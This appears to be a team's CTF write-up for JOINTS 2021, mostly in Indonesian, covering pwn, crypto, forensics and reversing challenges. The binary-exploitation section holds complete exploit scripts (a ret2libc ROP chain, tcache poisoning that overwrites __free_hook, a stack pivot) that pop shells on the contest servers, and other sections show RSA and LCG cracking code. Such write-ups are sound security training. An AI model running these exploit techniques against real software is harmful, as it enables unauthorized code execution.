


WriteUp JOINTS 2021

Brahmastra



MBEERRR

ChaO

AnehMan

Binary Exploitation	3
[chall name]	3
Cryptography	4
[chall name]	4
Forensic	5
[chall name]	5
OSINT	6
[chall name]	6
Reverse Engineering	7
[chall name]	7
Web Exploitation	8
[chall name]	8

Binary Exploitation

1. Compare your strings


a. Executive Summary

A program in which you can compare two strings and see whether they are the same string or not. Pretty useful, right?

```
nc dubwewsub.joints.id 22222
```

b. Technical Report

Dikasi binary, berikut spesifikasinya



```
chao at Yu in [~/Documents/WriteUps/JOINTS/2021/pwn/compare_your_strings] on 19:09:39 > file chal; checksec chal
chal: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
      .2.0, not stripped
[*] '/home/chao/Documents/WriteUps/JOINTS/2021/pwn/compare_your_strings/chal'
Arch:    amd64-64-little
RELRO:   Partial RELRO
Stack:   No canary found
NX:      NX enabled
PIE:     No PIE (0x400000)
```

Binary nya not stripped 64 bit gak ada canary dan gak ada pie (enaq).
Langsung buka pseudocodenya di ghidra

```

{
    int iVar1;
    char local_98 [32];
    byte local_78;
    byte local_58;
    char local_38 [48];

    nobaper();
    local_58 = 0x32;
    local_78 = 0x32;
    write(1,"A simple program to compare string\n",0x23);
    write(1,"String 1: ",10);
    fgets(local_98,(uint)local_58,stdin);
    write(1,"String 2: ",10);
    fgets(local_38,(uint)local_78,stdin);
    iVar1 = strncmp(local_98,local_38,0x20);
    if (iVar1 == 0) {
        write(1,"String match\n",0xd);
    }
    else {
        write(1,"String doesn't match\n",0x15);
    }
    return 0;
}

```

Jadi di binary nya ini ada vuln bof tapi cuma 1 byte, bisa bilang **off by one**. Nah itu cuma bisa kita manfaatin di inputan pertama, soalnya di inputan ke dua kita bakal buat ROPChain nya.

Jadi idenya gini:

1. Inputan pertama, kita manfaatin **off by one** buat ngubah value variable **local_78** jadi lebih besar lagi, **0xff** misalnya.
2. Karena variable **local_78** uda jadi lebih besar, yauda tinggal bof buat ropchain ret2libc.

Full script:

```

from pwn import *

# p = process("./chal")
p = remote("dubwewsub.joints.id", 22222)
binary = ELF("./chal")
write = binary.plt['write']
fgets = binary.got['fgets']
main = binary.symbols['main']
pop_rdi = 0x00000000004013f3 # pop rdi ; ret

```

```
pop_rsi_r12 = 0x0000000004013f1 # pop rsi ; pop r12 ; ret
```

```
payload = ""
```

```
payload += 'A' * 32 + '\xff'
```

```
# gdb.attach(p, ""
```

```
#     b *0x000000000401331
```

```
#     c
```

```
#     ""')
```

```
p.sendline(payload)
```

```
payload += 'A' * 0x17
```

```
payload += p64(pop_rdi)
```

```
payload += p64(1)
```

```
payload += p64(pop_rsi_r12)
```

```
payload += p64(fgets)
```

```
payload += p64(0)
```

```
payload += p64(write)
```

```
payload += p64(main)
```

```
print len(payload)
```

```
# gdb.attach(p, 'b *0x000000000401389')
```

```
p.sendline(payload)
```

```
p.recvuntil("String match\n")
```

```
libc_leak = u64(p.recv(8))
```

```
log.info("Libc leak: {}".format(hex(libc_leak)))
```

```
libc_base = libc_leak - 0x0857b0
```

```
log.info("Libc base: {}".format(hex(libc_base)))
```

```
libc_system = libc_base + 0x055410
```

```
log.info("Libc system: {}".format(hex(libc_system)))
```

```
libc_binsh = libc_base + 0x1b75aa
```

```
log.info("Libc /bin/sh: {}".format(hex(libc_binsh)))
```

```
payload = ""
```

```

payload += 'A' * 32 + '\xff'

p.sendline(payload)

payload += 'A' * 0x17
payload += p64(pop_rdi)
payload += p64(libc_binsh)
payload += p64(pop_rsi_r12)
payload += p64(0) * 2
payload += p64(0x000000000040101a)
payload += p64(libc_system)

# gdb.attach(p, 'b *0x0000000000401389')

p.sendline(payload)

p.interactive()

```

Tinggal jalanin aja scriptnya

```

chao at Yu in [~/Documents/WriteUps/JOINTS/2021/pwn/compare_your_strings]
19:14:56 > python exploit.py
[+] Opening connection to dubwewsub.joints.id on port 22222: Done
[*] '/home/chao/Documents/WriteUps/JOINTS/2021/pwn/compare_your_strings/cl
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
112
[*] Libc leak: 0x7f1708d127b0
[*] Libc base: 0x7f1708c8d000
[*] Libc system: 0x7f1708ce2410
[*] Libc /bin/sh: 0x7f1708e445aa
[*] Switching to interactive mode
\x800\x17 simple program to compare string
String 1: String 2: String match
$ ls
chal
flag.txt
$ cat flag.txt
JOINTS21{Wh@t_h4ppEn5z_t0_th3_rEtUrn_Addr3sz_1s_iN_thE_p0w3r_of_r000p}$

```

c. Flag

Flag:JOINTS21{Wh@t_h4ppEn5z_t0_th3_rEtUrn_Addr3sz_1s_iN_thE_p0w3r_of_r000p}

2. Kandang ayam

a. Executive Summary

Who doesn't love chicken?

nc dubwewsub.joints.id 22223

b. Technical Report

Diberikan binary spesifikasinya gini.

```
chao at Yu in [~/Documents/WriteUps/JOINTS/2021/pwn/kandang_ayam] on git:master
19:34:23 > file chal; checksec chal
chal: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
5e966d7, not stripped
[*] '/home/chao/Documents/WriteUps/JOINTS/2021/pwn/kandang_ayam/chal'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
```

Binary nya full secured, tipikal soal heap. Langsung buka pseudocodenya.

Dan beneran heap, untuk vuln nya ada di code ini

```

void potong_ayam(void)
{
    long in_FS_OFFSET;
    int local_14;
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    local_14 = 0;
    fwrite("Ayam ke berapa? ", 1, 0x10, stdout);
    __isoc99_scanf(&DAT_00101271, &local_14);
    if ((local_14 < 0) || (0x13 < local_14)) {
        puts("ayamnya gak ada");
    }
    else {
        free(*(void **)(ayams + (long)local_14 * 8));
    }
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}

```

Nah, disini pas ngefree memory nya gak di null-in jadi ada vuln **use after free**.

Vuln kedua ada di kode ini

```

1
2 void set_nama(void)
3
4 {
5     puts("-----");
6     puts("Selamat datang di program kandang ayam");
7     puts("Di sini Anda bisa membeli, memberi nama, serta menye");
8     puts("-----");
9     fwrite("Masukkan nama kandang ayam Anda: ", 1, 0x21, stdout);
10    read(0, nama, 100);
11    printf(nama);
12    puts("Nama yang bagus. Terima kasih telah melakukan regist");
13    return;
14 }
15

```

Ada format string bug, bisa dimanfaatin buat leak libc.

Jadi idenya gini:

1. Leak libcnya dulu lewat **format string bug**.
2. Manfaatin bug **uaf** buat ngepoison tcachenya

3. Abis dipoison tcachenya, kita bisa ubah **__free_hook** jadi **system** abis tu langsung aja ngefree memory yg udah ada string **/bin/sh**.

Full script:

```
from pwn import *

# p = process("./chal")
p = remote("dubwewsub.joints.id", 22223)

def alloc(idx, content):
    p.sendlineafter(": ", "1")
    p.sendlineafter("? ", str(idx))
    p.sendlineafter(": ", content)

def show(idx):
    p.sendlineafter(": ", "2")
    p.sendlineafter("? ", str(idx))

def edit(idx, content):
    p.sendlineafter(": ", "3")
    p.sendlineafter("? ", str(idx))
    p.sendlineafter(": ", content)

def free(idx):
    p.sendlineafter(": ", "4")
    p.sendlineafter("? ", str(idx))

p.sendlineafter("Anda: ", "%11$p")

libc_leak = int(p.recvline()[:-1], 16) - 0xe7
log.info("Libc leak: {}".format(hex(libc_leak)))
libc_base = libc_leak - 0x021ab0
log.info("Libc base: {}".format(hex(libc_base)))
libc_system = libc_base + 0x04f440
log.info("Libc system: {}".format(hex(libc_system)))
libc_free_hook = libc_base + 0x00000000003ed8e8
log.info("Libc free_hook: {}".format(hex(libc_free_hook)))

for i in range(7): alloc(i, '?' * 8)
```

```

for i in range(7): free(i)

edit(6, p64(libc_free_hook))

alloc(7, '/bin/sh\x00')
alloc(8, p64(libc_system))
free(7)
# gdb.attach(p)

p.interactive()

```

Run scriptnya

```

chao at Yu in: [~/Documents/WriteUps/JOINTS/2021/pwn/kandang_a
19:36:55 > python exploit.py
[+] Opening connection to dubwewsub.joints.id on port 22223:
[*] Libc leak: 0x7fb4ee676ab0
[*] Libc base: 0x7fb4ee655000
[*] Libc system: 0x7fb4ee6a4440
[*] Libc free_hook: 0x7fb4eea428e8
[*] Switching to interactive mode
$ ls
chal      [chall name]
exec.sh
flag.txt
libc-2.27.so
$ cat flag.txt Blog
JOINTS21{ju5t_ab0uT_3verY0ne_lov3s_hie4p}$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
$ █

```

c. Flag

Flag: JOINTS21{ju5t_ab0uT_3verY0ne_lov3s_hie4p}

3. ezipz


a. Executive Summary

A simple program to get you started

nc dubwewsub.joints.id 22221

b. Technical Report

Diberikan binary spesifikasinya gini



```
chao at Yu in [~/Documents/WriteUps/JOINTS/2021/pwn/ezipz] on git:master x 3a
19:52:50 > file chal; checksec chal
chal: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
.2.0, not stripped
[*] '/home/chao/Documents/WriteUps/JOINTS/2021/pwn/ezipz/chal'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

64 bit ga ada canary ga ada pie.

Sebenarnya agak susah jelasin yg ini, jadi ada bug **off by one** di return address juga sama kayak pwn pertama.

Bug nya ada di kode berikut.

```
void vuln(void)
{
    undefined local_28 [32];

    read(0, local_28, 0x29);
    return;
}
```

Nah untungnya disini dikasi stack leak sama prob set nya jadinya lebih gampang. Jadi karena uda dapet stack leak ya tinggal stack pivoting aja nanti dari instruksi **leave** kita bisa ubah **rsp** nya ke stack yg kita pengen. Nah trus **off by one** nya kita manfaatin buat balek ke fungsi **vuln** nya dengan **rbp** yang uda kita ubah.

Full script:



```
from pwn import *

# p = process("./chal")
p = remote("dubwewsub.joints.id", 22221)
binary = ELF("./chal")
```

```

p.recvuntil(": ")
stack_leak = int(p.recvline()[::-1], 16)

log.info("Stack leak: {}".format(hex(stack_leak)))

payload = ""
payload += 'B' * 8
payload += p64(0x40101a)
payload += p64(binary.sym["win"])
payload += 'C' * 8
payload += p64(stack_leak - 0x128)
payload += '\xae'
# gdb.attach(p)

p.sendline(payload)

p.interactive()

```

Run scriptnya

```

chao at Yu in [~/Documents/WriteUps/JOINTS/2021/pwn/ezpz] on git:master x
19:59:11 > python exploit.py
[+] Opening connection to dubwewsub.joints.id on port 22221: Done
[*] '/home/chao/Documents/WriteUps/JOINTS/2021/pwn/ezpz/chal'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] Stack leak: 0x7ffebbf5608
[*] Switching to interactive mode
JOINTS21{0ff_by_On3_ez_pz_3h?}[*] Got EOF while reading in interactive

```

c. Flag

Flag: JOINTS21{0ff_by_On3_ez_pz_3h?}

Cryptography

1. Baby RSA 21

a. Executive Summary

Karena dedlen yang mepet, akhirnya probset hanya membuat soal RSA pasaran yang sedikit dimodifikasi.

b. Technical Report

Diberikan file chall.py, berikut penampakannya:

```
from Crypto.Util.number import getPrime
from Crypto.Util.number import long_to_bytes as l2b
from Crypto.Util.number import bytes_to_long as b2l
from gmpy import next_prime
from secret import flag

FLAG = b2l(flag)

def prime():
    while True:
        prime = getPrime(512)
        if(prime > FLAG):
            return prime

p = prime()
q = prime()
r = prime()

while True:
    s = prime()
    if(s>p and s>q and s>r):
        break

t = next_prime(s)

assert p > FLAG
assert q > FLAG
assert r > FLAG
```

```
assert s > FLAG

n = p*q*r*s*t

e = 0x10001
c = pow(FLAG,e,n)

print("c: ", c)
print("p*q*r :", p*q*r)
print("s*t :", s*t)

#                                     ('c:                                     ',
48040328963945990924620280027181859567719937668344126926458142
38042314040237481935868727356954430717574220462209349894546975
45839904151510432157794355452231826284071184929627091050724386
87997490923072400918252555673335579484667713859480270700396293
18947135306083843574967152927580510629476203910811327236292350
38215512803077435572756415044729212955861387899053573568500052
64836590347773376402713171124330977931453179566439465764966768
95801803657232740039464838208342315547902301129023620266555169
64094773041310771591573810412033938133444496968816486810713757
65006411243682683042845372880173162571694854512234885179623835
92320284913955829479236472413531272570691559884811676994628958
14100426254177730486616353594658236107817690864045773798890857
23323837023347656992603899L)

#                                     ('p*q*r                                     :',
73003088612852621968931110076923440641819698023886351657559052
22362729530248642423122594115134771810187323521444273475842006
23942138397064688224971396043148742129540113222261838409958122
09106758894623442684746652732857108653017958352704016764116858
79456010003149296716040030975243355727390365844901247718133935
99604007933380169559919472645360424286707115046894610242995985
23646008311314977484739160112446693715110855136809979668016404
0093837052494987905402846113L)

#                                     ('s*t                                     :',
15967248628061506915519415903807498097403698810899906591157422
77480976374609821886562263931409837558566281144823296432111690
50408030104011052298880123059045016285641082771428955873527878
28104946955008712101411206179015016081186851848527419122631394
```

```
8671751647131542221398655298649136877922755796240341752938893L
)
```

Karena semua bilangan prima > flag, jadi ini sama seperti menggunakan 1 bilangan prima. Di script py yang diberikan, 2 bilangan prima yang berdekatan (s dan t). Untungnya, diberikan hasil kali s dan t, jadi kita bisa mencari s dan t dengan fermat factorization. Berikut full scriptnya

```
from Crypto.Util.number import inverse, long_to_bytes
from fermat import factorize

c = 48040328963945990924620280027181859567719937668344126926458142
38042314040237481935868727356954430717574220462209349894546975
45839904151510432157794355452231826284071184929627091050724386
87997490923072400918252555673335579484667713859480270700396293
18947135306083843574967152927580510629476203910811327236292350
38215512803077435572756415044729212955861387899053573568500052
64836590347773376402713171124330977931453179566439465764966768
95801803657232740039464838208342315547902301129023620266555169
64094773041310771591573810412033938133444496968816486810713757
65006411243682683042845372880173162571694854512234885179623835
92320284913955829479236472413531272570691559884811676994628958
14100426254177730486616353594658236107817690864045773798890857
23323837023347656992603899

pqr = 73003088612852621968931110076923440641819698023886351657559052
22362729530248642423122594115134771810187323521444273475842006
23942138397064688224971396043148742129540113222261838409958122
09106758894623442684746652732857108653017958352704016764116858
79456010003149296716040030975243355727390365844901247718133935
99604007933380169559919472645360424286707115046894610242995985
23646008311314977484739160112446693715110855136809979668016404
0093837052494987905402846113

st = 15967248628061506915519415903807498097403698810899906591157422
77480976374609821886562263931409837558566281144823296432111690
50408030104011052298880123059045016285641082771428955873527878
28104946955008712101411206179015016081186851848527419122631394
8671751647131542221398655298649136877922755796240341752938893
```

```
s,t = factorize(st)

phi = s-1
d = inverse(65537,phi)

m = long_to_bytes(pow(c,d,s)).decode()
print(m)
```

fermat.py

```
def isqrt(n):
    x=n
    y=(x+n//x)//2
    while (y<x):
        x=y
        y=(x+n//x)//2
    return x

def factorize(n):
    a = isqrt(n)
    while True:
        b2 = a*a - n
        b = isqrt(b2)
        if b*b == b2:
            return a+b, a-b
        a += 1
```

Hasil

```
anehman@ubuntu:~/ctf/joints/2021/quals/crypto/babyRSA21$ python3 solve.py
JOINTS21{Pr0bs3t_b1nGung_m4u_buAt_s04l_4pa_b567de0fac782bed87}
anehman@ubuntu:~/ctf/joints/2021/quals/crypto/babyRSA21$ █
```

c. Flag

Flag:

JOINTS21{Pr0bs3t_b1nGung_m4u_buAt_s04l_4pa_b567de0fac782bed87}

2. Baby PRNG 21

a. Executive Summary

Ketua OSSIS SMA Negeri Tra La La memberikan give away kepada siapa saja yang berhasil untuk memecahkan kode rahasia yang telah disembunyikan. Karena Ketua OSSIS SMA Negeri Tra La La adalah orang yang baik hati, dia memberikan hint untuk membantu para hekel agar tidak kesusahan saat memecahkan kode rahasianya. Sebagai seorang hekel yang bijaksana, baik hati, tidak sombong dan suka menabung anda akan menyelesaikan kode rahasia tersebut dengan sepenuh hati. Pecahkanlah kode rahasia itu agar bisa mendapatkan give away.

Note: Format Flag khusus untuk chall ini JOINST21 bukan JOINTS21

b. Technical Report

Diberikan file chall.py, berikut penampakkannya

```
#!/usr/bin/python

import secret
import random
from Crypto.Util.number import getPrime

import os
import sys

PRIME = [227, 229, 233, 239, 241, 251]
random.seed(os.urandom())
random.shuffle(PRIME)

class PRNG:
    a = secret.a
    c = secret.c
    m = secret.m

    def __init__(self, seed):
        self.state = seed
```

```

def generate(self):
    self.state = self.state * self.a % self.m + self.c %
self.m
    self.state = self.state % self.m
    return self.state

def main():
    seed = 1337
    gen = PRNG(seed)
    enc = []
    num = []
    hint1 = []
    flag = secret.flag

    for i in range(len(flag)):
        tmp = gen.generate()
        num.append(tmp)
        if(i < 6):
            prime = PRIME.pop()
            print(prime)
            tmp1 = tmp
            tmp = tmp ^ prime
            tmp1 = tmp1 - prime
            hint1.append(tmp1)
            res = ord(flag[i]) ^ tmp
            enc.append(res)

    print("enc: ",enc)
    print("hint1: ",hint1)

if __name__ == '__main__':
    main()

```

```

# ('enc: ', [142480696398, 438972531026L, 193822069683L,
153738699609L, 522944679201L, 103858046402L, 409824720605L,
198554268540L, 348493614739L, 488958573233L, 38043882350L,
134688189824L, 607629205198L, 71957319932L, 325998949710L,
82904829550L, 304318025700L, 592453289291L, 330191952240L,
92418422406L, 475183248833L, 381745574390L, 366232332191L,
51709560611L, 329628356407L, 451733888491L, 448890570242L,

```

```
13655771114L, 512318117959L, 355619685020L, 431700304607L,
657184352851L, 687484633817L, 222947793440L, 118488991997L))
# ('hint1: ', [142480696324, 438972530923L, 193822069306L,
153738699529L, 522944679058L, 103858046102L])
```

Ada beberapa perbedaan di algoritma LCG. Tetapi setelah dibandingkan dengan algoritma biasanya, ternyata hasilnya sama. Jadi itu hanya LCG dengan sedikit “perubahan”.

Hasil generate dari random di-XOR dengan flag, lalu jika index < 6, hasil tadi di-XOR dengan PRIME yang sudah di-shuffle. Kita dipermudah oleh panitia untuk mencari state awal dengan diberikannya variabel “hint”. Hint ini berisi hasil generate dikurangi PRIME yang sudah di-shuffle. Jadi yang harus dilakukan adalah:

1. Menebak urutan PRIME dengan permutasi
2. Cari tau inner state LCG (crack LCG)
3. Re-generate LCG, di-XOR dengan cipher yang sudah diberikan
4. Replace 6 karakter pertama dengan string “JOINST” (emang typo)

Cara menebak apakah urutan PRIME sudah benar adalah dengan cara sebagai berikut:

1. Hasil_generate = hint[i] + PRIME[i]
2. Crack LCG. Cari modulus, multiplier, increment
3. Recreate LCG, seednya adalah index terakhir dari hasil_generate
4. Generate random, jika hasilnya sama dengan cipher[6] XOR ord("2"), maka urutan PRIME sudah benar

Berikut full scriptnya

```
from crackLCG import crack_LCG, LCG
from itertools import permutations

PRIME = [227, 229, 233, 239, 241, 251]
hint = [142480696324, 438972530923, 193822069306,
153738699529, 522944679058, 103858046102]
target = 409824720605 ^ ord("2")
known_flag = "JOINST"

for x in permutations(PRIME):
    s = [a+b for a,b in zip(hint,x)]
```

```

    modulus, multiplier, increment = crack_LCG(s)
    r = LCG(s[-1], modulus, multiplier, increment)
    if r.next() == target:
        break

r = LCG(1337, modulus, multiplier, increment)
cipher = [142480696398, 438972531026, 193822069683,
153738699609, 522944679201, 103858046402, 409824720605,
198554268540, 348493614739, 488958573233, 38043882350,
134688189824, 607629205198, 71957319932, 325998949710,
82904829550, 304318025700, 592453289291, 330191952240,
92418422406, 475183248833, 381745574390, 366232332191,
51709560611, 329628356407, 451733888491, 448890570242,
13655771114, 512318117959, 355619685020, 431700304607,
657184352851, 687484633817, 222947793440, 118488991997]
seq = "".join([chr(r.next()^c) for c in cipher])
flag = known_flag + seq[len(known_flag):]
print(flag)

```

crack_LCG.py

```

from Crypto.Util.number import *
from functools import reduce

class LCG:
    def __init__(self, state, modulus, multiplier, increment):
        self.state = state
        self.modulus = modulus
        self.multiplier = multiplier
        self.increment = increment

    def next(self):
        self.state = (self.state * self.multiplier +
self.increment) % self.modulus
        return self.state

def crack_LCG(states):
    # crack modulus
    t = []
    for i in range(len(states) - 1):
        t.append(states[i+1] - states[i])

```

```

u = []
for i in range(len(t) - 2):
    result = abs(t[i+2] * t[i] - t[i+1]**2)
    u.append(result)
modulus = reduce(GCD, u)

# crack multiplier
multiplier = (states[2] - states[1]) * inverse(states[1] -
states[0], modulus) % modulus

# crack increment
increment = (states[1] - states[0]*multiplier) % modulus

return modulus, multiplier, increment

```

Hasil:

```

anehman@ubuntu:~/ctf/joints/2021/quals/crypto/babyPRNG21$ python3 solve.py
JOINST21{s4ntuy_cUm4_lcGs_bi4sa_0m}
anehman@ubuntu:~/ctf/joints/2021/quals/crypto/babyPRNG21$ █

```

c. Flag

Flag: JOINST21{s4ntuy_cUm4_lcGs_bi4sa_0m}

Forensic

1. Where is the file

a. Executive Summary

Polisi menangkap pengedar ~~seputih~~ ^{seputih}. Saat ingin mengambil bukti berupa harddisk milik pelaku, pelaku sempat memberontak dan menyentuh komputernya selama beberapa detik. Bantulah pak polisi agar dapat ~~menonton seputih~~ ^{menonton seputih} menunjukkan barang bukti.

b. Technical Report

Diberikan file disk.zip yang jika di extract berisi disk1.img s/d disk4.img, berikut hasil perintah file

```
disk1.img: Linux Software RAID version 1.2 (1)
disk2.img: Linux Software RAID version 1.2 (1)
disk3.img: Linux Software RAID version 1.2 (1)
disk4.img: Linux Software RAID version 1.2 (1)
```

Ketika di binwalk, ada file PNG di disk1.img dan disk3.img

```
anehman@ubuntu:~/ctf/joints/2021/quals/foren/where_is_the_file$ binwalk disk1.img
```

DECIMAL	HEXADECIMAL	DESCRIPTION
2129920	0x208000	PNG image, 1410 x 1748, 8-bit/color RGBA, non-interlaced
2129984	0x208040	Zlib compressed data, best compression
2141165	0x20ABED	Zlib compressed data, default compression
2141723	0x20AE1B	Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#>
2141820	0x20AE7C	Unix path: /iptc.org/std/Iptc4xmpExt/2008-02-29/
2141882	0x20AEBA	Unix path: /ns.adobe.com/xap/1.0/mm/
2141932	0x20AEEC	Unix path: /ns.adobe.com/xap/1.0/sType/ResourceEvent#
2141998	0x20AF2E	Unix path: /ns.useplus.org/ldf/xmp/1.0/
2142090	0x20AF8A	Unix path: /purl.org/dc/elements/1.1/
2143324	0x20B45C	Copyright string: "CopyrightOwner>"
2143365	0x20B485	Copyright string: "CopyrightOwner>"
2145618	0x20BD52	Zlib compressed data, best compression

```
anehman@ubuntu:~/ctf/joints/2021/quals/foren/where_is_the_file$ binwalk disk3.img
```

DECIMAL	HEXADECIMAL	DESCRIPTION
3103568	0x2F5B50	PNG image, 200 x 200, 8-bit/color RGBA, non-interlaced
3103609	0x2F5B79	Zlib compressed data, compressed

Tapi ketika mencoba extract file dengan foremost, PNG hanya bisa di extract di disk3.img. Ini hasilnya



Coba scan, hasilnya shortlink

```
QR-Code:http://bit.ly/mungkinFlag  
scanned 1 barcode symbols from 1 images in 0.03 seconds
```

Mencurigakan.....

Coba cek pake URL expander

Long URL

<https://www.youtube.com/watch?v=dQw4w9WgXcQ>

HAH, RICKROLL!!!!1!1!1 gakena h3h3

Setelah mencari cara, ternyata file PNG bisa di extract dengan perintah
`binwalk --dd='.*' disk1.img`

Hasil:

```
208000: PNG image data, 1410 x 1748, 8-bit/color RGBA, non-interlaced
```

Karena tidak bisa dibuka dengan imagemagick, kita coba buka dengan browser. Ternyata bisa dibuka



c. Flag

Flag: JOINTS21{H3al_th3_D3geN3r4te_DI5K}

2. My memories with my waifu

a. Executive Summary

Bantulah menyelamatkan kenanganku bersama Isla

--file integrity check--

md5sum : f2f3b9fd4dfe0e45798b8bc99d0812ff

crc32 : 1a6dba4e

file:

https://drive.google.com/file/d/17gpkgeMx-KV90bWx_GBk1cHfYWX-Rc2f/view?usp=sharing

b. Technical Report

Diberikan file .7z, jika di-extract berisi MEMORY.DMP. Size besar? Awto volatility

volatility -f MEMORY.DMP imageinfo

Hasil:

```
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86 (Instantiated with WinXPSP2x86)
      AS Layer1 : IA32PagedMemory (Kernel AS)
      AS Layer2 : WindowsCrashDumpSpace32 (Unnamed AS)
      AS Layer3 : FileAddressSpace (/home/anehman/ctf/joints/2021/quals/foren/memories_w_waifu/MEMORY.DMP)
      PAE type : No PAE
      DTB : 0xb4e1000L
      KUSER_SHARED_DATA : 0xfffff000L
      Image date and time : 2021-03-20 09:11:48 UTC+0000
      Image local date and time : 2021-03-20 02:11:48 -0700
```

Langsung cek isi file dengan cara

volatility -f MEMORY.DMP --profile=Win7SP1x86_23418
filescan > fscan

Setelah scroll ria, kami menemukan file flag.png

```
0x000000001e60a650      8      0 R--r-d \Device\HarddiskVolume2\Users\Forensic\flag.png
0x000000001e60a7d0      8      0 R--r-w \Device\HarddiskVolume2\Users\Public\Music\Samp
0x000000001e60ab38      4      0 R--r-d \Device\HarddiskVolume2\Windows\System32\devrtl
0x000000001e60c4d0      4      0 R--r-d \Device\HarddiskVolume2\Windows\System32\SPInf
0x000000001e60e480      2      1 RW-r-- \Device\HarddiskVolume2\Windows\ServiceProfiles\LocalService\NTUSER.DAT{6cccd2f1-6e01-1
MS
0x000000001e60ea78      4      0 R--r-d \Device\HarddiskVolume2\Windows\System32\svchos
0x000000001e60f6c8      1      1 R--rw- \Device\HarddiskVolume2\Windows\System32
0x000000001e612028      8      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroo
Windows-MobilePC-Client-SideShow-Package~31bf3856ad364e35~x86~en-US~6.1.7601.17514.cat
0x000000001e6120d0      5      0 R--r-- \Device\HarddiskVolume2\Windows\System32\catroo
```

Langsung saja dump filenya

```
volatility -f MEMORY.DMP --profile=Win7SP1x86_23418  
dumpfiles -D . -Q 0x000000001e60a650
```

Berikut hasilnya:



c. Flag

Flag: JOINTS21{PI4stiqu3_M3m0ry}

Reverse Engineering

1. Flag checker

a. Executive Summary

I created a password flag checker program. Try to understand it's implementation to get my password flag.

b. Technical Report

Dikasi binary, disuru reverse tapi males ngereverse jadinya kita ngebrute aja hehehe :')

